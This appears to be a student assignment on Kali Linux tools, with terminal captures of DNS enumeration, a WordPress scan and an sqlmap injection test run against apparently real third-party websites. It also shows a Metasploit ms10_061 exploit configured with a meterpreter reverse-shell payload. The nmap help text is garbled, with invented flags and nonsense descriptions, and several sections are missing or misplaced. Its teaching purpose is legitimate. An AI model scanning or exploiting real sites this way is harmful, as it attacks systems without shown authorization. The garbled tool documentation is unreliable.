

ASSIGNMENT 2

Overview of the Assignment:

To explore 10 tools in Kali Linux, one from each different section of tools like information gathering, vulnerability analysis, wireless attacks etc. and write about them or show the action.

KALI LINUX TOOLS

1. Information Gathering:

For information gathering, a tool named `dnsenum` is used. It is a command-line tool used for DNS (Domain Name System) enumeration and information gathering. It is typically used by security professionals, network administrators, and ethical hackers to gather information about a target domain's DNS configuration.

For this, I have used www.wcofun.org website.

```

File Actions Edit View Help
-? --recursion      Recursion on subdomains, brute force all discovered subdomains that have an NS record.
WHOIS REFINANCE OPTIONS:
-cd --delay <value> The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
-w, --whois          Perform the whois queries on c class network ranges.
*Warning*: this can generate very large netranges and it will take lot of time to perform reverse lookups.
REVERSE LOOKUP OPTIONS:
-e, --exclude <regex> Exclude PTR records that match the regex expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:
-o --output <file> Output in XML format. Can be imported in MagicTree (www.growwell.com)
[manas13@Kali]~$
$ dnsenum www.wcofun.org
dnsenum VERSION:1.2.6

www.wcofun.org

Host's addresses:

www.wcofun.org.      248      IN      A      184.26.3.85
www.wcofun.org.      248      IN      A      184.26.2.85
www.wcofun.org.      248      IN      A      172.67.71.160

Name Servers:

www.wcofun.org NS record query failed: NOERROR

[manas13@Kali]~$
$ dnsenum -dnsserver 8.8.8.8 www.wcofun.org
dnsenum VERSION:1.2.6

www.wcofun.org

Host's addresses:

www.wcofun.org.      300      IN      A      172.67.71.160
www.wcofun.org.      300      IN      A      184.26.3.85
www.wcofun.org.      300      IN      A      184.26.2.85

Name Servers:

www.wcofun.org NS record query failed: NOERROR

[manas13@Kali]~$
$

```

2. Vulnerability Analysis:

For vulnerability analysis, nmap tool is used. Nmap (Network Mapper) is a widely used open-source tool for network discovery and vulnerability analysis. It is primarily used for network scanning, mapping, and fingerprinting, but it can also assist in vulnerability assessment.

```
File Actions View Help
--data-length numm Append random data to sent packets
--deviations options Send packets with specified io options
-tt -vval Set io time-to-live value
--hop=mac addr:addrip/rx/rxlen addr: Specify your MAC address
--radius Send packets with a Radius TCP/RDP/SCP shatterer

SYNTAX
-v val -vsl/-os [-file] Output size in normal MM, k|K|g|M|G|T, or
    Greable format, respectively, to the given filename.
-o filename Output in the three major formats at once
-V Increase verbosity level (use --vv or more for greater effect)
-d Increase debugging level (use --dd or more for greater effect)
-R Reason Display the reason a port is in a particular state
-u user Only show open (or possibly) ports
-p packet trace Show all packets sent and received
-P Packet scan host interfaces and routes (for debugging)
-f filename Appended to rather than cleaner specified output files
-l timeout Timeout limit before an aborted scan
-m metasploit Metasploit framework integration via WinRM
-s stylesheet path/SML: XML stylesheet to transform XMML output to HTML
-M performance Performance test mode; run for more ports etc
-no-stylesheet Prevent auto-loading of XSL stylesheet w/XML output

RICK
-G Enable IPv6 scanning
-E Enable OS detection, version detection, script scanning, and traceroute
-datarf ddrname: Specify custom Nmap data file location
--script s Scripting raw IP scan, raw TCP scan, raw UDP scan
--privileged Assume that the user is fully privileged
--privcheck Assume the user lacks raw socket privileges
-V Print version number
-h Print this help summary page.

EXAMPLES
nmap -sC -oX nmap.xml 192.168.0.7/24
nmap -vv -sn 192.168.0.8/24 -Pn -sS -sV
```

3. Web Application Analysis:

For Web Application Analysis, a tool named wpscan is used. WPScan is a popular open-source security scanner specifically designed for WordPress websites. It is used for identifying vulnerabilities, misconfigurations, and security issues in WordPress installations. It can be a valuable tool for security professionals, website administrators, and penetration testers to assess the security posture of WordPress sites.


```
manasa13@Kali -  
File Actions Edit View Help  
manasa13@Kali ~  
$ wpscan --url https://www.wcofun.org  
  
WordPress Security Scanner by the WPScan Team  
Version 3.8.24  
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart  
  
[i] Updating the Database ...  
[i] Update completed.  
[+] URL: https://www.wcofun.org/ [2606:4700:20::581a:355]  
[+] Started: Mon Sep 4 17:09:18 2023  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entries:  
| - x-fastcgi-cache: HIT  
| - cf-cache-status: DYNAMIC  
| - report-to: [{"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v3?r=6VialogNvbSxmRlWwDQs1b3XEUYcV4Dh2NtZSmQxWCchhbYmXQaZbYnZDghDhVa725D1uBCnQ4ePxcWYNIQF32Bns1RU32621X75fGY328N2dA"}], "group":"cf-nel", "max_age":604800}]  
| - nel: {"success_fraction":0, "report_to":"cf-nel", "max_age":604800}  
| - server: cloudflare  
| - cf-ray: 8013f01be8673c07-BLR  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] Robots.txt Found: https://www.wcofun.org/robots.txt  
| Found By: Robots Txt (Aggressive Detection)  
| Confidence: 100%  
  
[+] XML-RPC seems to be enabled: https://www.wcofun.org/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
manasa13@Kali -  
File Actions Edit View Help  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
  
[+] The external WP-Cron seems to be enabled: https://www.wcofun.org/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpscan/issues/1299  
  
[+] WordPress version 6.2.2 identified (Outdated, released on 2023-05-20).  
| Found By: Rss Generator (Aggressive Detection)  
| - https://www.wcofun.org/feed, <generator>https://wordpress.org/?v=6.2.2</generator>  
| - https://www.wcofun.org/comments/feed, <generator>https://wordpress.org/?v=6.2.2</generator>  
  
[i] The main theme could not be detected.  
  
[+] Enumerating All Plugins (via Passive Methods)  
[i] No plugins Found.  
  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:11  
  
[i] No Config Backups Found.  
  
[i] No WPScan API Token given, as a result vulnerability data has not been output.  
[i] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
  
[+] Finished: Mon Sep 4 17:09:37 2023  
[+] Requests Done: 188  
[+] Cached Requests: 5  
[+] Data Sent: 46.74 KB  
[+] Data Received: 21.019 MB  
[+] Memory used: 235.254 MB  
[+] Elapsed time: 00:00:19  
  
manasa13@Kali ~
```

4. Database Assessment:

For Database Assessment, sqlmap tool is used. sqlmap is a popular open-source tool used for automated penetration testing and database assessment. Its primary purpose is to detect and exploit SQL injection vulnerabilities in web applications and their underlying

databases. SQL injection is a common attack vector where malicious SQL statements are inserted into input fields of a web application to manipulate the database or gain unauthorized access to sensitive data.



```
(manasa13@Kali)-[~]
$ sqlmap -u "https://www.lifeat.io" --data "username=admin&password=life@123" -p username

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 01:15:18 /2023-09-06/


[01:15:18] [INFO] testing connection to the target URL
[01:15:19] [WARNING] the web server responded with an HTTP error code (308) which could interfere with the results
of the tests
[01:15:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:15:19] [INFO] testing if the target URL content is stable
[01:15:19] [INFO] target URL content is stable
[01:15:19] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[01:15:19] [INFO] testing for SQL injection on POST parameter 'username'
[01:15:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:15:20] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:15:20] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:15:21] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:15:22] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:15:23] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:15:24] [INFO] testing 'Generic inline queries'
[01:15:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:15:24] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[01:15:25] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:15:25] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:15:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:15:26] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:15:27] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:15:28] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
Do you want to reduce the number of requests? [Y/n] y
[01:15:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:15:37] [CRITICAL] parameter 'username' does not seem to be injectable
[01:15:37] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--
risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism in
volved (e.g. WAF), maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--ran
dom-agent'.
```

5. Password Attacks

For password attacks, Ncrack is used. It is primarily used for performing password attacks, including brute force attacks and dictionary attacks, against various network services and protocols. Ncrack is designed for legitimate security testing and auditing purposes to assess the strength of passwords used for authentication on network services.

7. Reverse Engineering:

For Reverse engineering, Clang and Ghidra are used. Clang is a popular open-source C and C++ compiler front end that is part of the LLVM project. Ghidra is a powerful open-source software reverse engineering framework developed by the National Security Agency (NSA).




8. Exploitation Tools:

For exploiting ip address, Metasploit Framework tool is used. The Metasploit Framework is a widely used open-source penetration testing and exploitation tool that provides a comprehensive set of tools for identifying vulnerabilities, creating, and deploying exploits, and conducting security assessments. Metasploit is used by security professionals, penetration testers, and ethical hackers to test and assess the security of systems and applications.



10. Post Exploitation:

For exploring Post exploitation, Mimikatz tool is used. Mimikatz is a powerful post-exploitation tool that is widely known for its capability to extract plaintext passwords, hashes, and other authentication credentials from memory, as well as performing other post-exploitation tasks on Windows systems. It is used by security professionals, penetration testers, and sometimes malicious actors for legitimate and malicious purposes.



```
File Actions Edit View Help
msf5 > search ms10-062

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms10_061_spoolss      2010-09-14      excellent No      Microsoft Print Spooler Service Impersonation Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms10_061_spoolss

msf5 > use exploit/windows/smb/ms10_061_spoolss
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms10_061_spoolss) > options

Module options (exploit/windows/smb/ms10_061_spoolss):

Name      Current Setting  Required  Description
--      -
PRNAME    no               no        The printer share name to use on the target
RHOSTS    yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/0
          asics/using-metasploit.html
RPORT     445              yes        The SMB service port (tcp)
SMBPIPE   spoolss          no        The named pipe for the spooler service

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.100    yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

Id  Name
--  -
0   Windows Universal

View the full module info with the info, or info -d command.

msf5 exploit(windows/smb/ms10_061_spoolss) > set RHOST 192.168.0.100
RHOST => 192.168.0.100
msf5 exploit(windows/smb/ms10_061_spoolss) > options

Module options (exploit/windows/smb/ms10_061_spoolss):
```